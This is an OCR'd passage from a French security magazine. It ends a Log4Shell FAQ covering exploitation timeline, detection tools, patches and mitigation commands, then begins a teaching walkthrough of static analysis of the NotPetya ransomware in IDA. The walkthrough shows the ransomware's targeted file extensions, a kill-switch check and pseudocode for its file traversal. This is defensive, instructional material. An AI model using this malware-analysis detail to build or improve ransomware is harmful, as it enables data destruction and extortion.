
Par la voix de son PDG, la société Cloudflare a publié un tweet et un article de blog indiquant que les premières traces d'exploitation de la vulnérabilité dataient du 1er décembre 2021, soit 9 jours avant la divulgation de la faille par la Fondation Apache (le 10/12).


Cette information peut être corrélée à la date de création du ticket ouvert par le développeur de Palentir sur le Jira utilisé par les développeurs du projet Log4j. Bien qu'aucune mention d'un éventuel problème de sécurité ne soit indi-



quée dans ce message publié le 29 novembre 2021, il est fort probable qu'il ait donné les éléments nécessaires aux attaquants pour identifier et exploiter la vulnérabilité.

Par ailleurs, selon Sophos, la vulnérabilité serait activement exploitée par les attaquants afin d'installer des mineurs de cryptomonnaie sur le système compromis depuis sa divulgation officielle.
Cloudflare a partagé dans une publication en date du 10 décembre quelques indicateurs chiffrés quant au nombre de scans observés sur Internet : d'après les chiffres communiqués, la société a détecté et bloqué entre 5 000 et 10 000 scans par minute au cours de la journée du 10 décembre. Ces scans étaient lancés par 300 IPs source en moyenne.





Source : https://blog.cloudflare.com/actual-cve-2021-44228-payloads-captured-in-the-wild/

Enfin, la startup Crowdsec a publié une liste des adresses IP identifiées comme étant à l'origine de scans visant à identifier les assets vulnérables à Log4Shell. D'autres listes similaires (Abuse.ch ThreatFox, gnremy/CVE-2021-44228_IPs.csv) sont également disponibles.

À la question « Existe-t-il des codes d'exploitation ? », la réponse est donc évidemment oui.

8. Suis-je affecté par la vulnérabilité ? Comment savoir si mon système est vulnérable ?

Les conditions devant être réunies pour exploiter la vulnérabilité Log4shell sont difficilement identifiables sans connaître en détail son système d'information. Une revue du code source et de la configuration de l'application et de ses dépendances, ainsi que de la version utilisée de Log4j2 est généralement nécessaire pour disposer d'une analyse fiable.

En effet, il est nécessaire de disposer des informations suivantes :
- Une cartographie à jour de son SI et de ses applications ;
- De savoir au sein de son SI quelles sont les applications qui dépendent de Log4j (de manière directe ou indirecte) ;
- De savoir quelles entrées utilisateurs ces applications traitent (email, entête / corps d'une quête HTTP, champ

d'un certificat SSL…) ;
- De connaître l'environnement d'exécution de la JVM (la configuration) utilisé par chacune des applications.

Disposer d'un tel niveau de maîtrise de son SI n'est généralement pas possible au sein des grandes entreprises (trop de domaines ou d'adresses IPs à gérer). Par ailleurs, dans les structures de taille plus raisonnable, c'est ici le niveau de maturité qui n'est pas suffisamment élevé. *In fine*, très peu de structures sont en mesure de maîtriser leur système d'information avec un tel niveau de détail.

Il convient donc de faire un test « dynamique » le plus large possible pour identifier les systèmes vulnérables qui réagissent positivement, et engager les premières actions de remédiation.

Attention, étant donné que la vulnérabilité est déclenchée lors du traitement d'une ligne de log, si cette information est envoyée (via Syslog par ex.) vers un concentrateur de logs (puits de log) ou un SIEM (ELK, …) utilisant lui-même Log4j, vous pouvez être affecté par la faille de manière indirecte, bien qu'il ne soit pas accessible directement depuis Internet.

9. Quels sont les logiciels vulnérables / non vulnérables ?

Enfin, au-delà de l'analyse contextualisée à une application développée en interne, un certain nombre de solutions utilisées en entreprise (solutions commerciales ou OpenSource) sont également affectées par Log4Shell. Une liste d'outils et de dépendances affectés par cette vulnérabilité est maintenue à jour par les internautes à l'adresse suivante : https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592

Cette liste permet de voir que les solutions telles qu'Apache Kafka, Apache Solr, Apache Struts, Atlassian (que l'on retrouve régulièrement dans les environnements de nos clients) sont affectées par cette faille. Il convient donc de réaliser une veille en vulnérabilités auprès des éditeurs pour identifier la publication de mise à jour de sécurité corrigeant la faille dans leurs produits.

Néanmoins, des solutions destinées au grand public ont également été identifiées comme étant vulnérables à Log4shell, à l'instar de l'Apple Cloud.

10. Dois-je appliquer les correctifs en urgence ?

OUI !
A minima, vous devez réaliser une analyse d'impact de la faille sur votre Système d'information et envisager la mise en œuvre de tout ou partie des solutions de remédiation proposées ci-dessous.


11. Comment se protéger contre l'exploitation de cette faille ?

La solution la plus simple est l'utilisation d'outils dédiés spécifiquement à l'établissement du diagnostic. On peut entre autres retenir les 2 outils suivants :
- https://github.com/Neo23x0/log4shell-detector
- https://github.com/fullhunt/log4j-scan

Ces outils ne sont néanmoins pas adaptables à tous les contextes ou tous les cas d'usage.
Note : entre le début de rédaction de cet article et sa publication, la version 2.16.0 de Log4j2 a été publiée par les développeurs du projet. Son installation est donc recommandée.

La première recommandation est évidemment d'installer le correctif publié par les développeurs de Log4j2. La version v2.15.0 est ainsi disponible sur le site de la Fondation Apache à l'adresse suivante :
- https://www.apache.org/dyn/closer.lua/logging/log4j/2.15.0/apache-log4j-2.15.0-bin.tar.gz.
- https://repo1.maven.org/maven2/org/apache/logging/log4j/log4j-core/2.15.0/

L'ensemble des informations nécessaires à la mise à jour sont disponibles sur la page dédiée du projet : https://



logging.apache.org/log4j/2.x/download.html.

Néanmoins, la mise à jour d'une application n'est pas toujours aussi simple qu'on pourrait l'espérer, et il peut être nécessaire de disposer d'une solution de remédiation temporaire. Dans ce cas, plusieurs options sont à votre disposition.

Pour les versions de Log4j >= 2.10.0, Il est possible de désactiver la résolution automatique des noms au sein des entrées utilisateurs au travers du paramètre de configuration formatMsgNoLookups.
Ce paramètre peut être défini de plusieurs manières :

- Via un argument transmis à la JVM lors de son lancement : java -Dlog4j2.formatMsgNoLookups=true ;
- Via une variable d'environnement Log4j : LOG4J_FORMAT_MSG_NO_LOOKUPS=true java ;
- Via une variable d'environnement Java / de la JVM : JAVA_OPTS=-Dlog4j2.formatMsgNoLookups=true.

Pour les versions de Log4j < 2.10.0, il n'est pas possible d'utiliser ce paramètre. Il est néanmoins possible de supprimer purement et simplement le fichier JndiLookup.class qui correspond à l'implémentation de la fonctionnalité de recherche. La commande suivante peut être utilisée pour supprimer le fichier incriminé du JAR utilisé par une application.

```
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```

Alternativement, pour les versions de Log4j >= 2.7 et <= 2.14.1, il est possible de remplacer dans le code de l'application l'ensemble des modèles (PatternLayout) %m en %m{nolookups} afin de désactiver la résolution des noms.

Enfin, les équipes d'AWS ont développé un outil baptisé hotpatch-for-apache-log4j2 qui permet de désactiver « à chaud » la méthode lookup() des instances de classe org.apache.logging.log4j.core.lookup.JndiLookup. Il s'agit d'un agent Java capable de modifier à la volée le code Java d'une application vulnérable.

Attention, l'utilisation d'une telle solution peut avoir des effets indésirables sur votre environnement et n'est à n'utiliser qu'en cas de dernière nécessité.

12. Pour aller plus loin : la défense en profondeur

Évidemment, l'application de l'ensemble de ces solutions nécessite au préalable de savoir où est utilisée cette bibliothèque. Il est donc nécessaire de proposer d'autres solutions plus générales pour prévenir de l'exploitation réussie de la vulnérabilité Log4shell.

Parmi celles-ci, on peut retenir :

- Filtrer les flux sortants (en particulier, depuis la DMZ vers Internet) au niveau du pare-feu et/ou du Proxy ;
- Filtrer les flux entrants au niveau des WAF ou des IPS/IDS afin de détecter et de bloquer les requêtes suspectes) (intégrant les principaux marqueurs d'exploitation de la faille ;
- Analyser les logs web disponibles afin d'identifier les traces d'exploitation.

Différents outils ont également été publiés pour répondre à ces différents cas d'usage. Par exemple :

- Jeux de règles Yara utilisables avec les logiciels THOR Lite ou Loki, permettant d'identifier des tentatives d'exploitations de la vulnérabilité dans les traces HTTP : https://github.com/Neo23x0/signature-base/blob/master/yara/expl_log4j_cve_2021_44228.yar ;
- Jeux de commandes (grep, …) à utiliser manuellement : https://gist.github.com/Neo23x0/e4c8b03ff8cdf-

1fa63b7d15db6e3860b ;

- Règles de détection Emerging Threats pour IDS (Snort et Suricata) ont également été proposées par la société Proofpoint : https://rules.emergingthreatspro.com/open/suricata-5.0/rules/emerging-exploit.rules.

Références

Apache

- https://www.openwall.com/lists/oss-security/2021/12/10/1
- https://issues.apache.org/jira/browse/LOG4J2-3201
- https://issues.apache.org/jira/browse/LOG4J2-3198
- https://logging.apache.org/log4j/2.x/security.html#Fixed_in_Log4j_2.15.0

NIST

https://nvd.nist.gov/vuln/detail/CVE-2021-44228

ANSSI / CERT-FR

https://www.cert.ssi.gouv.fr/alerte/CERTFR-2021-ALE-022/

NoLimitSecu

https://www.nolimitsecu.fr/log4shell/

Lunasec.io

- https://www.lunasec.io/docs/blog/log4j-zero-day/
- https://www.lunasec.io/docs/blog/log4j-zero-day-mitigation-guide/

CloudFlare

- https://blog.cloudflare.com/inside-the-log4j2-vulnerability-cve-2021-44228/
- https://blog.cloudflare.com/how-cloudflare-security-responded-to-log4j2-vulnerability/
- https://blog.cloudflare.com/actual-cve-2021-44228-payloads-captured-in-the-wild/

Détection

- https://github.com/Neo23x0/log4shell-detector
- https://github.com/fullhunt/log4j-scan

Règles de détection (yara et c°)

- https://github.com/Neo23x0/signature-base/blob/master/yara/expl_log4j_cve_2021_44228.yar
- https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b

Règles Emerging Threats

https://rules.emergingthreatspro.com/open/suricata-5.0/rules/emerging-exploit.rules

Logiciels vulnérables

https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592

> Méthode d'analyse inforensique

L'idée ici n'est pas d'écrire un énième rapport d'étude de NotPetya, mais d'introduire de manière pragmatique les notions élémentaires pour réaliser l'étude d'un malware.
Le but est ainsi d'expliquer de manière pédagogique des concepts d'analyse statique et dynamique d'un exécutable malveillant afin d'en élucider les actions principales. Le malware NotPetya permet d'aborder de nombreux points intéressants en reverse tout en évitant de devoir introduire des automatismes plus complexes.

Nous nous plaçons donc dans la peau d'une équipe qui reçoit des binaires suspects extraits de postes compromis au sein d'un parc informatique d'une entreprise. Nous sommes le 27 juin 2017 et cette attaque n'est pas encore expliquée. Que devons-nous faire ?

Par Alice CLIMENT-POMMERET et Aurélien DENIS

Exemple avec NotPetya

> Faire parler le code du malware : l'analyse statique

En réponse à l'infection du parc informatique de l'entreprise, des investigations ont été faites sur les machines infectées et 5 binaires d'allure suspecte nous ont été confiés. Nous commençons notre analyse par le sample perfc.dll.

Analyse statique : ensemble des procédés permettant d'élucider tout ou partie du fonctionnement d'un programme sans l'exécuter.

Explorations préliminaires du binaire suspect

Le premier réflexe lors de l'analyse d'un sample potentiellement malveillant est de regarder les chaînes de caractères hardcodées dans son exécutable.
Celles-ci sont le plus souvent stockées dans les sections .*data de l'exécutable. Les différences entre les principales sections sont expliquées dans le tableau suivant.

Section de l'exécutable	Description
.text	Code exécutable
.rdata	Données en lecture seule accessibles de manière globale dans le programme
.data	Données globales auxquelles le programme accède au cours de son exécution
.rsrc	Ressources nécessaires au fonctionnement du programme

Rôle des différentes sections d'un exécutable

L'outil le plus utilisé afin de récupérer les chaînes de caractères d'un exécutable est strings, que l'on peut exécuter dans un terminal. Afin de voir ces chaînes, il est également possible de charger l'exécutable dans IDA et de regarder dans l'onglet Strings.

IDA : outil désassembleur très utilisé en reverse permettant de visualiser le code assembleur d'un exécutable.

Cependant, il faut noter que, par défaut, toutes les chaînes de caractères exploitables lors d'une analyse de malware ne sont pas remontées dans l'onglet Strings ou par le comportement de la commande strings. Il est possible de modifier les comportements par défaut dans IDA et strings afin d'élargir le champ de recherche à d'autres types de strings, comme par exemple de l'Unicode 16 bits.

En chargeant le code dans IDA, nous remarquons qu'une partie des fonctions est reconnue par le décompilateur ce qui nous donne un premier code en assembleur "lisible". Ceci nous permet de continuer l'analyse sans étape supplémentaire. Certains exécutables malveillants rendent leur code assembleur plus difficile à étudier en utilisant des techniques dites de packing permettant le chiffrement/obfuscation/compression du code.

Apport des bases de l'analyse statique

IDA est donc lancé et le malware désassemblé et nous pouvons commencer notre analyse.

La présence de mots-clefs et de texte justifie l'analyse du binaire.

Nous recherchons immédiatement la chaîne Bitcoin dans la vue Strings qui est très suspecte puisque présente au sein du message de rançon sur l'écran de démarrage des postes infectés.


Message de rançon présent sur les postes infectés

NotPetya
Méthodologie d'analyse

Il est désormais clair que ce que nous venons de commencer à analyser est le malware qui a infecté l'entreprise. Nous pouvons donc nous plonger plus profondément dans l'analyse.

L'exploration des chaînes des caractères et des imports justifie qu'il s'agit bien du malware d'intérêt et nous donne des pistes sur son fonctionnement.

Notre réflexe suivant est d'aller observer la vue Imports d' IDA qui liste les appels de fonctions de bibliothèques externes au programme analysé. Cela nous permettra, à peu de frais, d'avoir une première idée des fonctionnalités du malware.



Capture d'écran de la fenêtre Imports dans IDA montrant des fonctions Crypt*

L'appel à ces fonctions cryptographiques (création de clés, fonction de chiffrement, paramétrage et destruction de clé, etc.) dans le corps du malware suggère que l'infection utilise réellement du chiffrement.
Or, lors de notre première exploration des chaînes de caractères, nous avons remarqué la présence d'une suite d'extensions de fichiers.

```
.rdata:10010840 a3ds7zAccdbAiAs:                        ; DATA XREF: sub_10001973+197↑o
.rdata:10010840                                         ; .data:10018BD4↓o
.rdata:10010840                 text "UTF-16LE", '.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.'
.rdata:10010840                 text "UTF-16LE", 'cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.'
.rdata:10010840                 text "UTF-16LE", 'hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.p'
.rdata:10010840                 text "UTF-16LE", 'mf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.sql.tar.vbox'
.rdata:10010840                 text "UTF-16LE", '.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xl'
.rdata:10010840                 text "UTF-16LE", 's.xlsx.xvd.zip.',0
.rdata:10010A5E                 align 10h
.rdata:10010A60 ; const WCHAR aWs
```

Capture d'écran de données textuelles dans la partie .rdata du malware qui contient les extensions à chiffrer

La présence conjointe de fonctions cryptographiques et d'une liste d'extensions de fichiers laisse supposer qu'une partie des fichiers utilisateur sont chiffrés lors de l'infection. Il est probable que le malware ait au moins deux fonctionnalités malveillantes : d'une part le chiffrement de données utilisateur et, d'autre part, une modification de la séquence de démarrage du système.


En parcourant la liste des chaînes remontées, nous découvrons une nouvelle chaîne suspecte dans .rdata (cf tableau partie 1.1).

```
.rdata:10010AEC ; const WCHAR aReadmeTxt
.rdata:10010AEC aReadmeTxt:                             ; DATA XREF: sub_10001D32+2F↑o
.rdata:10010AEC                 text "UTF-16LE", 'README.TXT',0
.rdata:10010B02                 align 8
```

Capture d'écran de données textuelles de la section rdata du binaire mentionnant la chaîne de caractères README.TXT»

Nous supposons que, lors de l'exécution du malware, des données sont écrites dans un fichier README.TXT, par exemple, une note de rançon pour les documents chiffrés au cas où le blocage au niveau de la séquence de démarrage (écran de rançon) soit contourné.

En reprenant notre analyse des appels de fonctions dans la vue Imports, nous remarquons des fonctions réseau (voir capture d'écran) ainsi que des fonctions de manipulation de fichiers (non montrées).



Capture d'écran de la vue Imports d'IDA mettant en évidence l'appel à des fonctions réseau de l'API Windows

À ce stade, nous avons plusieurs hypothèses concernant l'usage de ces fonctions :
- Propagation du malware ;
- Réception d'un ou plusieurs payloads ;
- Réception d'instructions de la part d'un serveur command-and-control ;
- Export d'une clé de chiffrement pour la rançon.

Il est impossible de formuler des hypothèses solides sur la raison d'être des fonctions de manipulation de fichiers tant les possibilités d'usage sont vastes. Cependant, leur présence est cohérente avec l'hypothèse de chiffrement de fichiers utilisateur.

« Notre réflexe suivant est d'aller observer la vue Imports d' IDA qui liste les appels de fonctions de bibliothèques externes au programme analysé. Cela nous permettra, à peu de frais, d'avoir une première idée des fonctionnalités du malware. »


La suite de l'analyse statique requiert de regarder en détail des pans du code assembleur du malware. Nous avons deux options :
1. Tenter de *reverse* le fonctionnement du malware à partir du début du programme ;
2. Rebondir à partir d'une chaîne de caractères suspecte du malware.

Un premier parcours rapide de l'assembleur permet d'identifier un possible vaccin

Nous commençons par parcourir rapidement la fonction principale dans la vue en graphe d'IDA (représentation en graphe du code assembleur permettant une meilleure lisibilité), nous allons directement regarder le code de la première fonction interne appelée. Certaines parties de la fonction sont déjà annotées automatiquement par IDA.
En effet, lorsqu'une fonction fait appel à des fonctions d'API standard, IDA est capable d'annoter automatiquement le code désassemblé avec des extraits de la documentation de ces APIs.

Nous parcourons le code de l'exécutable jusqu'à trouver une fonction interne avec un graphe simple. Nous constatons qu'un fil d'exécution de cette fonction mène à la fin prématurée de l'exécution du malware.

L'analyse détaillée de cette fonction devient nécessaire et prioritaire, car cela pourrait révéler une méthode de mitigation si un chemin d'exécution aboutit à une interruption précoce du processus malveillant.



Annotation fonctionnelle d'un extrait du code assembleur pouvant être détourné en vaccin

La lecture du code assembleur de cette fonction nous permet d'affirmer l'existence d'un vaccin. En effet, un vaccin est un mécanisme préventif permettant d'immuniser une machine à un malware en y plaçant par exemple un fichier, une clé de registre ou un processus que le malware va identifier comme une trace d'infection de sa part, le menant à interrompre sa séquence d'actions malveillantes.

En effet, comme le montre l'annotation du code assembleur, si un fichier est présent sur le système, le processus du malware s'arrête.

Il est probable qu'une vaccination du reste du parc informatique soit possible.

Si l'étude de la possibilité d'un vaccin a été rapide, il n'est pas possible, dans un contexte de crise, d'investiguer une par une les fonctions appelées dans le malware. En effet, dans ce genre de situation, le temps presse et nous devons choisir certaines parties semblant pertinentes, en nous appuyant, par exemple, sur les données trouvées tout au début de l'analyse statique.

L'investigation des extensions de fichiers révèle le processus de chiffrement des fichiers locaux.

Lors de la première passe d'investigation, nous avons identifié une liste d'extensions de fichiers. La fonctionnalité de référencement croisé dans IDA (xref) permet d'identifier les utilisations d'une donnée ou d'une fonction au sein du code désassemblé.

Cette fonctionnalité nous a permis de trouver l'utilisation de la liste d'extensions de fichiers au sein d'une fonction.


Notre hypothèse était que cette liste d'extensions est utilisée pour du chiffrement de fichiers utilisateur. Nous devons donc vérifier deux points :

- L'existence d'appels à des fonctions cryptographiques ;
- L'existence d'une notion de traversée du système de fichiers.

Pour mieux comprendre le contexte, nous regardons les conditions menant à l'usage de la chaîne d'extensions dans cette fonction. Nous remarquons la présence de tests sur des attributs de fichiers qui peuvent être traduits par le pseudo-code suivant.

```
filename = get_filename() ;
if (is_directory(filename) == False || is_symlink(filename) == True) {
    do_stuff(list_extensions) ; // Fonction à élucider
}
else if (find_pattern("C :\Windows", filename) == False) {
    do_recursion() ;
}
```

L'observation de cette fonction nous laisse penser qu'il s'agit d'un parcours récursif du système de fichiers qui a pour but de détecter des fichiers ou des liens symboliques qui ont une extension spécifique.



Les indices laissant penser à un parcours du système de fichiers que nous observons au sein du code sont :

- La génération d'un chemin contenant un wildcard ;
- Le départ de boucle lors de la récupération d'un premier fichier dans une liste ;
- La présence de boucles internes traitant à part le dossier courant et le dossier parent.

Enfin, il semblerait que le dossier C :\Windows soit ignoré par le traitement.

S'il y a une étape de chiffrement de fichiers spécifiques, il est probable qu'elle ait lieu juste après l'utilisation de la chaîne d'extensions. Or, une fonction do_stuff() est appelée peu avant la fin de la fonction.

